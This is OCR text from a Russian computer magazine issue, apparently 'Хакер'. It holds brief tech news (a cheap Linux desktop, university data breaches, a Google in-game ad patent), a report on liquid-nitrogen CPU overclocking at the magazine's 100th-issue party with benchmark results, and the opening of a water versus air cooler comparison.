
Компании MadTux и Vector Linux представили системный блок по удивительной цене — всего $139. Клавиатура, монитор и оптический привод в комплект не входят, но все равно цена заставляет задуматься. Конфигурация системника позволяет без проблем работать на предустановленной операционке — Vector Linux. Внутри находится процессор Via C7 с частотой 1,5 ГГц, 256 метров оперативки и 13,5-гиговый жесткий диск. В комплекте также имеется сетевая карта и встроенная звуковая плата. Такой системник хорошо ставить на рабочие места, где требуется выполнение только простых операций: работа с документами, обработка почты. Со своей стороны могу сказать, что использовать такой компьютер можно, например, для общения по аське и серфинга веба, пока на основном компьютере выполняется какая-либо более ресурсоемкая задача. О продаже этого десктопа в России пока ничего неизвестно, но думаю, что у нас он пользовался бы гораздо большим спросом, если бы на нем была установлена хотя бы Windows 98. Linux'ы в качестве десктопных систем у нас очень непопулярны.


Похакали универы

У нас в институте все сайты и тому подобные вещи делаются исключительно силами студентов. Естественно, особого качества от них ожидать не стоит. Судя по всему, подобным образом был разработан и сайт Университета Миссури, через дырку на котором недавно удалось утащить большое количество персональных данных студентов и сотрудников института. Всего было украдено 22,4 тысячи записей из базы данных. В результате внутреннего расследования было установлено, что данные были стырены хакерами из Китая и Австралии. Единственное, что удалось сделать в этой ситуации, — это предупредить студентов, чтобы они следили за своими банковскими счетами. Так же отличился и колледж Гошен в Индиане — там была украдена личная информация о 7,3 тысячи учеников. Администрация колледжа даже обратилась за помощью в специальные агентства, которые займутся мониторингом банковских счетов студентов. Благодаря тому, что удалось точно установить, какие записи пропали, ущерб оказался не столь критичен. В противном случае считалась бы украденной вся база полностью — тогда пришлось бы мониторить уже сотни тысяч банковских счетов.

Реклама в играх от Google

В последнее время стали очень часто размещать рекламу в компьютерных играх. Причем не только product placement, как, например, телефон популярной марки в руках Сэма Фишера, но и обычные рекламные плакаты в многопользовательских играх типа Sims Online и Second Life. Недавно компания Google зарегистрировала патент, в котором описывается способ предоставления рекламы пользователю подобных игр, основанный на сборе информации об игроке. Учитывается как поведение пользователя в виртуальном мире, так и музыка, которая прослушивается во время пребывания в виртуальном мире. Некоторые защитники конфиденциальности уже проявили озабоченность по поводу подобного способа сбора информации. Однако компания Google не заявляла о том, что этот патент будет использоваться на практике, и напомнила, что подобные патенты регистрируются независимо от того, предполагается их использование в дальнейшем или нет. Но тем не менее тенденция завалить онлайн-миры кучей рекламы продолжает настораживать, а с другой стороны, возможно, скоро появятся бесплатные онлайн-игры, которые будут жить одной лишь рекламой. Только кому они будут нужны...





САРКИС «DEDAL» ГЕТЕМЯН
/ WWW.TOPMODS.NET /

Азотная вечеринка

Сессия экстремального разгона на 100xParty


Одной из главных фишек вечеринки 100xParty, состоявшейся 12 мая и посвященной сотому номеру «Хакера», стал экстремальный разгон компьютерного железа под жидким азотом, организованный «высокочастотными» парнями из TopMods.NET. На этом событии мы и остановимся поподробнее, так как оно вызвало море вопросов и дало интересные результаты.

Экстремальный разгон

Под экстремальным разгоном подразумевается охлаждение процессора или видеопроцессора до температур много ниже нуля. Это нужно, чтобы выжать все соки из имеющейся платформы. Именно благодаря экстремальному охлаждению удается очень сильно разогнать процессор. Это связано с эффектом сверхпроводимости. Если ты не учил физику в школе, то и не парься, а просто поверь нам на слово: при сверхнизких температурах процессор можно разогнать более чем в два раза. К счастью для производителей, использовать процессор в таком режиме долго нецелесообразно :).

В качестве охладителей применяют системы на основе фазового перехода, так называемые «фреонки» (от -20 до -140 градусов Цельсия), сухой лед (-78 градусов) и короля заморозки — жидкий азот. Азот кипит при температуре -196 градусов Цельсия, булькая и испаряясь с характерным белым «дымом» и при этом сумасшедшими темпами отбирая теплоту у окружающего пространства. Для наглядности вспоминаем кино «Терминатор-2» с губернатором Калифорнии в главной роли. Но тут есть свои тонкости: не все процессоры работают при температуре ниже -120 градусов, есть и такие, которые отказываются запускаться уже на -10, соответственно, желателен отбор. То есть берется несколько процессоров и делаются тестовые прогоны. Если камень упертый, ему объявляется досвидос :).

Требуется также позаботиться от качественной теплоизоляции, чтоб не было конденсата и не промерзали электролитические конденсаторы вокруг сокета процессора. В противном случае мы рискуем потерять материнскую плату, которая может захватить с собой на тот свет и еще чего-нибудь из комплектующих. При экстриме резко возрастают требования к питанию, качеству материнской платы и других комплектующих — в



> Asus EN8800GTX

> Corsair XMS2 8500C5 DDR2 1066 МГц

общем, экстрим может вылететь в копеечку, однако все мировые рекорды в популярных тестах ставятся именно при экстремальном разгоне.

Теория разгона

При любом разгоне, не только экстремальном, нужно позаботиться о двух вещах: качественном питании и эффективном охлаждении. Разгоняя, например, процессор, ты заставляешь его работать быстрее, то есть транзисторы в нем переключаются с повышенной скоростью, а значит, им нужно больше энергии (при разгоне нам приходится увеличивать напряжение питания), и больше энергии выделяется в окружающее пространство в виде теплоты (растет тепловыделение процессора и цепей питания). Поэтому если ты хочешь продлить срок службы своего агрегата, первое, о чем надо позаботиться при подобном безобразии, — это качественное охлаждение. Чем лучше ты охладишь процессор, тем лучше сможешь его разогнать.

Как уже было сказано, растут и требования к питанию. Никогда не покупай блоки питания за 700-800 рублей мощностью 700-750 ватт! Они все равно не выдадут и половины того, что на них написано. Качественный БП не может стоить дешевле 1600-2000 рублей, такие блоки имеют мощность порядка 400-460 честных ватт. Для компов стоимостью до 18000 рублей они вполне подойдут. Самый простой и проверенный способ получить представление о качестве БП — это взвесить его в руке — он должен быть тяжелым, а не болтаться, как перышко.

Начало разгонного процесса осуществляется прямо из биоса. В материнских платах, хоть немного ориентированных на разгон, есть минимальный пакет возможностей по настойке основных параметров. BIOS — это первая программная оболочка, работающая непосредственно на уровне железа.

Основные настройки

Для людей, не совсем знакомых с разгоном, перечислю основные особенности и подводные камни настроек. Во-первых, все значения связанные с настройкой системной шины, памяти и т.п., надо перевести в режим Manual (ручная настройка параметров). Известны случаи, когда люди выставляли огромные частоты шины и с удивлением чувствовали запах гари, исходящий из района системного блока своего компьютера. Такое происходило потому, что при значении Auto материнская плата сама выставляет напряжение на чипсете и процессоре, тайминги и напряжение памяти. Так что даже если тебе удалось выставить большую частоту системной шины, в итоге система будет работать не так, как должна. Материнские платы сами, как правило, выставляют такие значения, что хочется плакать. Иногда бывает, что напряжения, выставленные материнкой, немножко не совпадают с предельными значениями для конкретных комплектующих. Самое смешное, что в их число, бывает, попадает и сама материнская плата, например, северный или южный мост. Но не все так плохо, сейчас на современном железе такие вещи довольно редки. Был случай, когда на Asus Commando и процессоре Core 2 Duo 6300 при полном Auto мы выставили частоту системной шины 520 МГц (значительно больше, чем положено) — и все прекрасно работало. Медленнее, конечно, чем при нормальных настройках железа, но работало! Но такие вещи скорее исключение, чем правило: все-таки эта материнская плата создавалась под разгон. Неудивительно, что именно ее мы и выбрали для публичной сессии разгона.

Еще один важный момент при разгоне — это оперативная память. Что касается платформ на базе процессоров Core 2 Duo, то тут чем больше частота, на которой способна работать память, тем эффективнее разгон. Рассмотрим параметры памяти на примере чипсета P965. Начнем с того, что процессоры Core 2 Duo с нормальным разгонным потенциалом имеют частоту системной шины 266 (1066) МГц. Это значит, что для номинальных частот мы должны использовать как минимум память типа DDR2-533. Но при разгоне Core 2 Duo, особенно младших моделей, нужно повышать частоту системной шины до 400 МГц и больше, при этом, соответственно, нужна память DDR2-800 и выше. То есть чем выше мы возьмем номинальную частоту памяти, тем больше у нас будет запас при разгоне.

В нашем случае выбор пал на память, которая может спокойно работать с частотой выше 1100 МГц, с довольно низкими (агрессивными) таймингами. Тайминги же, в общих чертах, представляют собой количество тактов между какими-либо операциями над памятью, то есть число единичек той самой частоты, которое пропустит память, прежде чем сможет записать или прочитать данные из ячейки. Соответственно, если память тупит и пропускает кучу тактов перед каждой операцией, то толку от высокой частоты будет немного.

Подготовка к LN2-пати

Не удивляйся, LN2 — это азот по-буржуйски (liquid nitrogen). Именно он и стал главным героем разгонной сессии на пати журнала.

Получив комплектующие, я погонял их предварительно на воздушном охлаждении, чтобы выяснить опытным путем уровень тепловыделения процессора в нештатных режимах и определиться с количеством жидкого азота, необходимого для предварительного и финального теста.

Азот был закуплен в одной из специализированных фирм. Их заказчиками в большинстве случаев являются медицинские учреждения и салоны красоты, а с недавних пор еще и оверклокеры :). Учитывая масштаб предстоящего разгона, мы залили 25 литров азота в специальную емкость, называемую сосудом Дьюара (это бак с двойными стенками, между которыми вакуум, там азот может храниться месяц, а из обычного термоса он испарится за пару дней). Перевозить такую дуру по городу — дело не из легких, но в итоге нашлись добрые и меркантильные люди, которые помогли нам решить эту проблему, и по прибытию домой с азотом я незамедлительно взялся за тестирование.

В BIOS последовательно увеличивалось значение системной шины (FSB). Также была использована фишка конкретно этого процессора, флагмана в линейке Intel — его множитель. Сейчас объясню, что это такое. Тактовая частота процессора (внутренняя частота) в несколько раз выше системной частоты и задается по коэффициенту умножения системной шины. Например, тактовая частота QX6700 составляет 2,66 ГГц. Системная шина работает на частоте 266 МГц. Соответственно, коэффициент умножения



> Так нам заправили 25 литров

> Тестовый стенд на базе Asus Commando

QX6700 равен 10 (266x10=2660). Но этот процессор позволяет увеличивать свой множитель! В других процессорах этой линейки множитель заблокирован производителем. Мы выставили множитель 12, то есть 266x12=~3200 МГц. Дальше увеличивалась частота FSB. Первым рубежом стабильности стало значение частоты системной шины 383 МГц. Это не экстремальная частота FSB — процессоры с меньшим множителем, например младшие Core 2 Duo, разгоняются как раз исключительно повышением частоты шины. Там значения FSB бывают и больше 500.
Дальше повышалось напряжение на процессоре. Рабочее напряжение QX6700 составляет 1,3 В. Оно было поднято до 1,62 V. В этом режиме уже как раз и нужно экстремальное охлаждение. Рабочее тепловыделение этого процессора составляет 89 Вт. После изменения всех параметров его тепловыделение составило порядка 230 Вт! Обычная система воздушного охлаждения не способна отвести такое количество тепла. К тому же при экстремальном разгоне вопрос стоит не только об отводе тепла. Минусовые температуры требуются для стабильной работы при больших частотах. То есть если ты будешь использовать очень хороший кулер или даже систему водяного охлаждения, предел процессора по частоте, при которой он может стабильно работать, будет меньше. Тут требуются минусовые температуры. Медный стакан и жидкий азот для этого — в самый раз!
Система охлаждения включала медный стакан весом полтора килограмма и теплоизоляцию, выступающую также в качестве защиты комплектующих от конденсата, образовывающегося при сверхнизких температурах. Как ты уже понял, нами использовался жидкий азот (температура кипения которого -195,8 градусов Цельсия). Испытания проводились на открытом стенде.

Процессор: Intel Core 2 Extreme QX6700 (2,66 ГГц, 4 ядра)
Материнская плата: Asus Commando (чипсет P965)
ОЗУ: Corsair XMS2 8500C5 DDR2 1066 МГц (2 x 1024 Мб)
Видео: Asus EN8800GTX 768 Мб/384 бит
HDD: Western Digital Raptor 150G 10000 rpm
БП: Tagan 900W TG900-U95
Физический ускоритель: Asus PhysX P1 128 Мб PCI
Система охлаждения: штатная воздушная/LN2
ОС: MS Windows XP SP2 English

Разгонное железо

Процессор Intel Core 2 Extreme QX6700 на сегодняшний день является самым быстрым в индустрии, а приставка Extreme означает возможность как увеличивать, так и уменьшать множитель. Напомню, что на не Extreme-версиях множитель можно только снижать.
Материнская плата Asus Commando была выбрана не случайно. Дело в том, что она идеально подходит под экстрим, так как у нее есть все необходимые функции для получения максимального результата: большой диапазон изменения напряжения на процессоре, памяти, мостах, также вокруг сокета у нее отсутствуют электролитические конденсаторы, которые могут промерзнуть (заменены твердотельными).
Память Corsair XMS2 8500C5 DDR2 1066 МГц является одной из самых популярных среди оверклокеров, так как позволяет работать как с высокими, так и с низкими частотой и задержками (таймингами).
Asus EN8800GTX 768 Мб/384 бит на основе видеочипа G80 является непобедимой и по сей день. 128 унифицированных потоковых процессоров и широкая шина памяти в 384 бита несомненно играют определяющую роль в обеспечении высокой производительности. Western Digital Raptor 150G 10000 rpm сегодня является самой быстрой дисковой подсистемой стандарта SATA. Никакой другой SATA-диск не даст тебе такой производительности, как этот, благодаря скорости вращения шпинделя 10000 оборотов/мин. (против 7200 у стандартных). При этом уровень шума очень низок.
Tagan 900W TG900-U95 был выбран как показавший себя с хорошей стороны, качественный и мощный девайс. Так как сейчас самая востребованная линия питания — это 12 V, разработчики Tagan уделили ей особое внимание — этот БП может выдавать по указанной линии до 80(!) ампер тока, чего с запасом хватит любой системе, даже предельно разогнанной. Физический ускоритель Asus PhysX P1 128 Мб PCI был взят для демонстрации возможности расчета физики игрового мира. Он выводит игры, которые его поддерживают, на качественно другой уровень восприятия игрового процесса.
На нашем мероприятии была показана демоверсия игры CtllFactot, поразившая собравшихся натуралистичностью взрывов и разрушений обстановки.
Неплохая игровая система, не правда ли? Но нам хотелось большего!

Экстрим-сессия на «Хакер»-пати

А теперь о главном. По прибытии на место проведения этого замечательного события, мной и моим помощником было организовано предварительное тестирование. В ходе тестирования мне пришлось следить не только за стабильностью системы и температурой, но и за группами любознательных товарищей в возрасте от 3 до 30 лет :).
Скорость системы проверялась в популярных тестах:
1. Futuremark 3D Mark 05 — его результат в большей степени зависит от скорости видеокарты.
2. Aquamark 3 — тест, оценивающий быстроту не только видеокарты, но и процессора с памятью.
3. Super Pi 1,5 modXS — тест вычисляет число «пи» с точностью — от 64 тысяч до 32 миллионов знаков после запятой. Результат напрямую зависит от процессора и памяти. Мы во всех случаях считали с точностью до одного миллиона знаков после запятой.
Чтобы можно было наглядно продемонстрировать эффект от разгона процессора, изна-



> Сверхнадежный жесткий диск WD Raptor из нашего разгонного стенда



> Большой сосуд Дьюара с жидким азотом

чально все тесты проводились на системе, работающей в номинальном режиме, то есть без разгона. Все настройки BIOS и операционной системы были, что называется, по умолчанию, как есть. Мы получили следующие результаты:

3D Mark 05 — 15860 баллов;
Aquamark 3 — 145245 баллов;
Super Pi 1,5 — 18,841 секунды.

Затем, пока собравшиеся показывали свои знания в области хардвара и зарабатывали призы, а девушки хакеров морозили в азоте розочки и разбивали их об сцену с характерным стеклянным звоном, мы готовили экстремальный стенд: устанавливали азотный стакан так, чтобы его основание плотно прилегало к поверхности процессора, переливали азот из сосуда Дьюара в более удобные емкости.
А потом был экстрим! Еще раз скажу, что сложность охлаждения азотом заключается в том, чтобы не довести процессор до такой температуры, при которой он не сможет работать. У нашего экземпляра проблемы с запуском системы были при -105 градусах Цельсия, соответственно, я поддерживал ее на уровне -102 градуса. Мониторинг осуществлялся с помощью специального термометра.
В итоге процессор удалось разогнать с 2,66 ГГц до 4,6 ГГц. Для 4-ядерного CPU это довольно высокий результат, с учетом прохождения им всех тестов без запинок и вылетов. Ведь в 4-ядерном проце — целых 4 ядра, каждое со своим характером, который в любой момент может воспрепятствовать дальнейшему разгону и помешать остальным ядрам раскрыть свой потенциал.
На видеокарте охлаждение не менялось. Разгон осуществлялся программным методом с помощью утилиты Riva Tuner 2.01. Предварительно на этой видеокарточке был сделан вольтмод (вторжение в схему питания в виде подпайки дополнительных элементов с целью увеличения напряжений или их стабилизации — примечание редактора), позволяющий увеличивать напряжение на видеопроцессоре. Модификация питания памяти не производилась, так как прибавка в 20-30 МГц была не так актуальна. В итоге частоты видеокарты удалось увеличить с 575/1800 (ядро/память) до 675/2400. Для воздуха это великолепный результат, особенно по памяти! Оперативная память при этом работала на частоте 1150 МГц с таймингами (4-4-3-7) — класс! Ну и результаты были соответствующие:

3D Mark 05 — 23256 баллов;
Aquamark 3 — 245178 баллов;
Super Pi 1,5 — 10,841 секунд.

Как говорится, почувствуй разницу!


Жестокий Селерон

Ну и напоследок я приготовил сюрприз — звездный бой насмерть: процессор за $1000 vs процессор за 1000 рублей ;).
В ролях:
- процессор за $1000 — Intel Core 2 Extreme QX6700 2,66 ГГц 8 Мб кэш;
- процессор за 1000 рублей — Intel Celeron D 347 3,06 ГГц 512 Кб кэш.

Производительность я решил проверить в тесте Super Pi.
В номинале Celeron D 347 считает число «пи» до миллионного знака за 46,325 секунды. После того как мы его охладили до -138 градусов Цельсия, его удалось разогнать до 7520 МГц! В итоге число «пи» мы просчитали за 18,895 секунды, ровно за такое время его считает QX6700 в номинале! Напомню, что этот тест использует один поток вычисления, то есть толку от других трех ядер в нем нет. Таким образом, сражались честно: одно ядро против одного ядра. Итак, мы на практике показали, на какой частоте должен вкалывать Celeron D 347, чтобы догнать одно ядро Core 2, работающее на частоте 2,66 ГГц.
На разгоне последнего процессора хотелось бы немного заострить твое внимание. Во-первых, это замечательный представитель поколения Pentium 4 на микроархитектуре NetBurst, которая царила на рынке ни много ни мало порядка семи лет, что является очень большим сроком в масштабах IT-индустрии. Начало этого поколения положило семейство процессоров на основе ядра Willamette, потом было, пожалуй, самое удачное ядро Northwood, а затем печально известный Prescott. После этого уже пошли первые двухъядерные творения на ядрах Smithfield (два Prescott в одной упаковке), затем Presler и его одноядерный вариант CedarMill. На CedarMill как раз и основан наш Celeron 347 3060 МГц 512 Кб L2.
С чем связан такой удачный результат (140% от номинала)? Прежде всего, как ни смешно, с его одноядерностью — техпроцесс производства этих процессоров (65 нм), можно сказать, находится на вершине совершенства и отлаженности. Он не имел проблем со стабильностью даже при температуре ниже -130 градусов Цельсия, как это было с Core 2 Extreme QX6700.
Ну и в заключение хотелось бы поделиться с тобой радостью. Этот многострадальный Celeron со своей максимальной (скриншотной) частотой 7612 МГц, является пятым в мировом рейтинге величин частот, достигаемых кем-либо! Список на момент писания статьи выглядел таким образом:
1. 8179,89 МГц — ThuG OC Team Italy
2. 7984,49 МГц — xbrian88
3. 7770,13 МГц — 99tomcat
4. 7758,72 МГц — aspstein
5. 7613 МГц — DeDaL (это я, твой покорный слуга)



> www.topmods.net — наши друзья, которые занимались разгоном на вечеринке.



> На нашем DVD лежит видео- и фотоотчет с вечеринки, где запечатлен экстримальный разгон с азотным охлаждением.

ГЕОРГИЙ ХОДИН

Вода VS Воздух

Тестирование водяных и воздушных систем охлаждения для CPU

Так получилось, что современные процессоры не только занимаются вычислениями, но еще и выделяют тепло. Проблема в том, что в виде тепла выделяется энергия, расходуемая при переключении логических элементов или при передаче информации по линиям связи. И чем мощнее процессор, чем больше в нем транзисторов и чем больше он совершает операций в секунду, тем сильнее он греется.
Воздушные системы охлаждения снова очень актуальны при появлении новых малогреющихся процессоров (в которых существенно сократились размеры транзисторов и длины линий связи, появились усовершенствованные технологии энергосбережения). Но и водянки умирать не спешат. Пора разобраться, что и как в мире охладителей и чем одна категория отличается от другой.

Технологии

Как ты понимаешь, в водяных системах охлаждения хладагентом работает вода. Лучше всего использовать дистиллированную. Поэтому желательно, чтобы внутренности водянки были анодированы. Но в любом случае имеет смысл добавить специальную присадку. Иногда она идет в комплекте, но если ее нет, можно попробовать купить ее отдельно.
Основание ватерблока должно быть хорошо отполировано, поскольку от этого зависит контакт с чипом. Кстати, это относится и к воздушным кулерам.
В нашем тесте участвуют воздушные системы охлаждения с тепловыми трубами. В трубу запаяны жидкость и пористый материал. Под действием капиллярных сил жидкость распространяется по порам. На горячем конце тепловой трубы жидкость испаряется, а на холодном конце конденсируется, возвращаясь назад по капиллярам уже в виде жидкости. Таким образом, тепловая труба позволяет довольно эффективно передавать тепло от процессора к массивному радиатору.
Кроме хорошего контакта с чипом, важен еще и материал, из которого изготовлен радиатор. Медь обладает в полтора раза большей теплопроводностью, чем алюминий, однако она значительно дороже. Поэтому алюминиевые решения еще присутствуют на прилавках компьютерных магазинов. Хотя при недостатке денег и/или не слишком мощном по тепловыделению процессоре они вполне имеют право на существование.

Методика тестирования

Как ты знаешь, современные процессоры Conroe не так сильно страдают тепловыделением, как их предшественники Prescott. Поэтому мы взяли на тест самого мощного и самого горячего представителя этого семейства (Prescott) Intel Pentium 4 Extreme Edition 3,73, выделяющего на своем небольшом кристалле аж 125 ватт тепла. Хотя новый Intel Core 2 Quad в жестких режимах, возможно, его и переплюнет.
Если наши подопытные справятся с экстремальным процом, то менее горячие они потянут без проблем. Для улучшения термоконтакта была использована термопаста КПТ8, надежно зарекомендовавшая себя как недорогая, но при этом одна из самых эффективных. Для того чтобы как следует прогреть наш монстропроц, мы использовали последнюю версию программы S&M за номером 1.9.0(b). В ее настройках были отключены тесты памяти и жесткого диска, а загрузка процессора была выставлена на 100%. Во время тестирования программа Motherboard Monitor 5.3.7.0 фиксировала все температурные колебания и записывала их в лог, из которого впоследствии были построены графики. У некоторых систем были регуляторы скорости вращения кулеров, а так как у нас процессор горячий, то мы их выставили на максимум.

ТЕСТОВЫЙ СТЕНД:
Процессор, ГГц: 3,73, Intel Pentium 4 Extreme Edition; **Материнская плата:** Asus P5B Deluxe; **Память, Мб:** 2 x 512, Corsair DDR2 Twin2X; **Видеоплата, Мб:** 128, HIS Radeon X1600 PRO IceQ3; **Жесткий диск, Гб:** 500, Seagate ST3500641NS; **Блок питания, Вт:** 700, Thermaltake Toughpower



Zalman Reserator 2

●●●●●●●●●○

Технические характеристики:
Производительность помпы, литр/час: **150**
Материал: радиатор — алюминий, ватерблок — медь
Габариты, мм: **76x436x369**
Скорость вращения кулера, об/мин: **0**
Шумность, дБ: **н/д**
Совместимость: **Socket 754, 939, 940, 478, LGA 775**

